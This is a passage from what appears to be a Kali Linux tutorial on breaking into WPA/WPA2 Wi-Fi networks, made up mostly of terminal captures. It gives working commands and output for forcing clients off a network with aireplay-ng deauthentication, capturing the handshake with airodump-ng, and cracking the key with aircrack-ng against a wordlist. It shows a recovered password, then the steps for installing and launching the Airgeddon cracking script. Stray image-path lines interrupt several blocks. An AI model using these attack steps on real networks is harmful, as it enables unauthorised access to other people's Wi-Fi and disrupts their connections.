28:C6:8E:DB:01:5D -76      3          7     0  1 54e  WPA2 CCMP  PSK  NETGEAR D

BSSID          STATION        PWR  Rate     Lost    Frames  Probe
28:C6:8E:DB:01:5D 80:56:F2:25:8A:2B -1    9e- 0       0      3
28:C6:8E:DB:01:5D 48:D2:24:9F:90:95 -44    0 -12e    0       5

```

**KALI LINUX**  
The quieter you become, the more you are able to hear.

- Using **airodump-ng** capture packets between the Access point and client using the command “**airodump-ng --bssid {access point MAC address} -c {Wi-Fi channel number} -w {file name to save captured packets} mon0**”

```

root@kali: ~
File Edit View Search Terminal Help
CH 5 ][ Elapsed: 20 s ][ 2015-05-19 12:39
BSSID          PWR  Beacons    #Data, #/s   CH   MB   ENC   CIPHER AUTH ESSID
0C:96:BF:B3:34:3D -37      17         0     0  6 54e  WPA  CCMP  PSK  virus_broadcast_mi-fi
28:C6:8E:DB:01:5D -77      5          14    0   1 54e  WPA2 CCMP  PSK  NETGEAR D
A4:2B:8C:00:FD:F5 -84      3          0     0 11 54e. WPA2 CCMP  PSK  IMPERO_EXT

BSSID          STATION        PWR  Rate     Lost    Frames  Probe
(not associated) 7C:1D:D9:47:A5:C6 -49    0 - 1      4      20  Redfox,Z00M_BSNL,hozy,linksy
28:C6:8E:DB:01:5D 48:D2:24:9F:90:95 -44    0 -12e    0       5
28:C6:8E:DB:01:5D 0C:EE:E6:9B:A1:D7 -57    0 - 2e    5       5
28:C6:8E:DB:01:5D 80:56:F2:25:8A:2B -73    6e- 1      0       7  NETGEAR D
28:C6:8E:DB:01:5D 80:56:F2:33:CA:D9 -76    0 -12e    0       2
28:C6:8E:DB:01:5D 24:E3:14:0E:86:6F -79    0 - 1      47      15

root@kali:~# airodump-ng --bssid 0C:96:BF:B3:34:3D -c 6 -w virusbroadcast mon0

```

- Airodump starts packet capturing to the selected Access Point from client hosts.

```

root@kali: ~
File Edit View Search Terminal Help
CH 6 ][ Elapsed: 0 s ][ 2015-05-19 12:40
BSSID          PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
0C:96:BF:B3:34:3D -27 0      19      0 0 6 54e WPA CCMP PSK virus_broadcast_mi
BSSID          STATION PWR Rate Lost Frames Probe

```

- In a new terminal , using command **aireplay-ng -0 -a { MAC address of Access Point} mon0** send de-authentication messages to clients forcing them to disconnect and re-connect to Access Point.

```

root@kali:~# aireplay-ng -0 2 -a 0C:96:BF:B3:34:3D mon0
12:42:11 Waiting for beacon frame (BSSID: 0C:96:BF:B3:34:3D) on channel 6
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
12:42:11 Sending DeAuth to broadcast -- BSSID: [0C:96:BF:B3:34:3D]
12:42:11 Sending DeAuth to broadcast -- BSSID: [0C:96:BF:B3:34:3D]
root@kali:~#

```

- Once the clients get disconnected and try to re-connect with Access Point, it will capture the WPA/WPA2 handshake.

```
root@kali: ~
File Edit View Search Terminal Help


CH 6 ][ Elapsed: 2 mins ][ 2015-05-19 12:42 ][ WPA handshake: 0C:96:BF:B3:34:3D
BSSID          PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
0C:96:BF:B3:34:3D -27 100    1280      12   2   6 54e WPA CCMP PSK virus_broadcast_mi
BSSID          STATION          PWR Rate Lost Frames Probe
0C:96:BF:B3:34:3D CC:FA:00:CB:89:1F -46  1e-24  2454      33
```

- Once the encryption key is captured, crack the key using bruteforce / dictionary based attack.
- Use a command **aircrack-ng -b {MAC address of Access Point} -w {location of dictionary file} {capture filename}.cap**

```
root@kali: ~
File Edit View Search Terminal Help

CH 6 ][ Elapsed: 2 mins ][ 2015-05-19 12:42 ][ WPA handshake: 0C:96:BF:B3:34:3D
BSSID          PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
0C:96:BF:B3:34:3D -28 100    1312      35   7   6 54e WPA CCMP PSK virus_broadcast_mi
BSSID          STATION          PWR Rate Lost Frames Probe
0C:96:BF:B3:34:3D CC:FA:00:CB:89:1F -51  0e- 0e  7167      79
root@kali:~# aircrack-ng -a2 -b 0C:96:BF:B3:34:3D -w /root/Desktop/passwords virusbroadcast*.cap
```

- Once password cracking is successful, it will display password.



```
root@kali: ~
File Edit View Search Terminal Help
Aircrack-ng 1.2 beta3

[00:00:00] 120 keys tested (1428.32 k/s)

KEY FOUND! [ try2hackthis ]

Master Key      : D4 8A EF 25 64 09 40 04 48 8A 71 1A B6 E3 98 92
                  95 BF 41 C8 D6 DC F9 2F 4B 5B 20 93 9D 59 5F C7


Transient Key   : 24 B3 93 D6 C3 71 39 AA 4B 59 0F 05 C2 6D 4A 9F
                  68 1F 7D 6E C8 E6 AA 92 BF 80 40 E2 D9 C3 31 20
                  2A 37 CC 28 30 B4 7A 23 5D 7F CE D2 BB A4 E6 5E
                  00 13 89 81 09 18 2E EC C6 75 1D C6 D9 71 AB 5C

EAPOL HMAC     : 0E 72 A5 DF C4 20 1F FA AC A5 3F 21 6F A8 95 1D
root@kali:~#
```

## Tool : Airgeddon


**Airgeddon** is a multi-use bash script for Linux systems to audit wireless networks and to crack WEP, WPA & WPA2 network passwords.

- Boot the computer machine with Kali Linux & connect the compatible Wi-Fi card that supports monitor mode and injection mode.
- Download / clone **Airgeddon** from **git** by executing the following command on the terminal:  
**git clone https://github.com/v1s1t0r1sh3r3/airgeddon.git**




```
root@kali:~/Desktop
File Edit View Search Terminal Help
root@kali:~# dir
Desktop Downloads Pictures sslstrip.log Videos
Documents Music Public Templates
root@kali:~# cd Desktop/
root@kali:~/Desktop# git clone https://github.com/v1s1t0r1sh3r3/airgeddon.git
Cloning into 'airgeddon'...
remote: Counting objects: 3857, done.
remote: Compressing objects: 100% (77/77), done.
remote: Total 3857 (delta 50), reused 72 (delta 24), pack-reused 3752
Receiving objects: 100% (3857/3857), 9.68 MiB | 107.00 KiB/s, done.
Resolving deltas: 100% (2374/2374), done.
root@kali:~/Desktop# dir
airgeddon hs rockyou.txt
root@kali:~/Desktop#
```

- Change the permission of **airgeddon.sh** by executing the following command on the terminal:  
**chmod 777 airgeddon.sh**




```
root@kali:~/Desktop/airgeddon
File Edit View Search Terminal Help
root@kali:~/Desktop/airgeddon# chmod 777 airgeddon.sh
root@kali:~/Desktop/airgeddon# ls -al
total 1096
drwxr-xr-x 6 root root 4096 May 2 14:47 .
drwxr-xr-x 4 root root 4096 May 2 14:45 ..
-rwxrwxrwx 1 root root 297711 May 2 14:47 airgeddon.sh
drwxr-xr-x 4 root root 4096 May 2 14:47 binaries
-rw-r--r-- 1 root root 15855 May 2 14:47 CHANGELOG.md
-rw-r--r-- 1 root root 3228 May 2 14:47 CODE_OF_CONDUCT.md
-rw-r--r-- 1 root root 6358 May 2 14:47 CONTRIBUTING.md
-rw-r--r-- 1 root root 3283 May 2 14:47 Dockerfile
-rw-r--r-- 1 root root 264 May 2 14:47 editorconfig
drwxr-xr-x 8 root root 4096 May 2 14:47 .git
-rw-r--r-- 1 root root 230 May 2 14:47 .gitattributes
drwxr-xr-x 2 root root 4096 May 2 14:47 .github
-rw-r--r-- 1 root root 89 May 2 14:47 .gitignore
drwxr-xr-x 6 root root 4096 May 2 14:47 img
-rw-r--r-- 1 root root 16315 May 2 14:47 known_pins.db
-rw-r--r-- 1 root root 685345 May 2 14:47 language_strings.sh
-rw-r--r-- 1 root root 34940 May 2 14:47 LICENSE.md
-rw-r--r-- 1 root root 33 May 2 14:47 pindb_checksum.txt
-rw-r--r-- 1 root root 4425 May 2 14:47 README.md
root@kali:~/Desktop/airgeddon#
```

- Launch **airgeddon.sh** by executing the following command on the terminal:  
`./airgeddon.sh`



- Once the command is given airgeddon starts execution.



- Airgeddon checks if the current operating system is compatible for the script or not. Press **Enter** key to continue.

```

root@kali: ~/airgeddon
*****
***** Welcome *****
*****
This script is only for educational purposes. Be good boyz&girlz!
Use it only on your own networks!1

Accepted bash version (4.4.19(1)-release). Minimum required version: 4.2
Root permissions successfully detected
Detecting resolution... Detected!: 1920x1080
Known compatible distros with this script:
"Arch" "Backbox" "BlackArch" "CentOS" "Cyborg" "Debian" "Fedora" "Gentoo" "Kali"
"Kali arm" "OpenMandriva" "Parrot" "Parrot arm" "Raspbian" "Red Hat" "SuSE" "Ubuntu"
"WiFislax"

Detecting system...
Kali Linux

Let's check if you have installed what script needs
Press [Enter] key to continue...

```

- Airgeddon check if all the required dependencies are available or not, Press **Enter** to continue.

```


root@kali: ~/airgeddon
*****
wash .... Ok
etterlog .... Ok
dnsspoof .... Ok
reaver .... Ok
hostapd .... Ok
iptables .... Ok
wpaclean .... Ok
bully .... Ok
sslstrip .... Ok
aireplay-ng .... Ok
unbuffer .... Ok
lighttpd .... Ok
crunch .... Ok
ettercap .... Ok
hashcat .... Ok
mdk3 .... Ok
bettercap .... Ok
pixiewps .... Ok

Update tools: checking...
curl .... Ok


Your distro has all necessary essential tools. Script can continue...
Press [Enter] key to continue...

```


- Airgeddon displays the list of available interfaces.




- Select the **Wi-Fi adaptor** which is found compatible i.e. **wlan0** which is option **2**.




- Airgeddon displays the list of operations that can be performed.




- Select the option **2** to put interface in monitor mode, required to capture the packets from a client to access point and press **Enter** to continue.



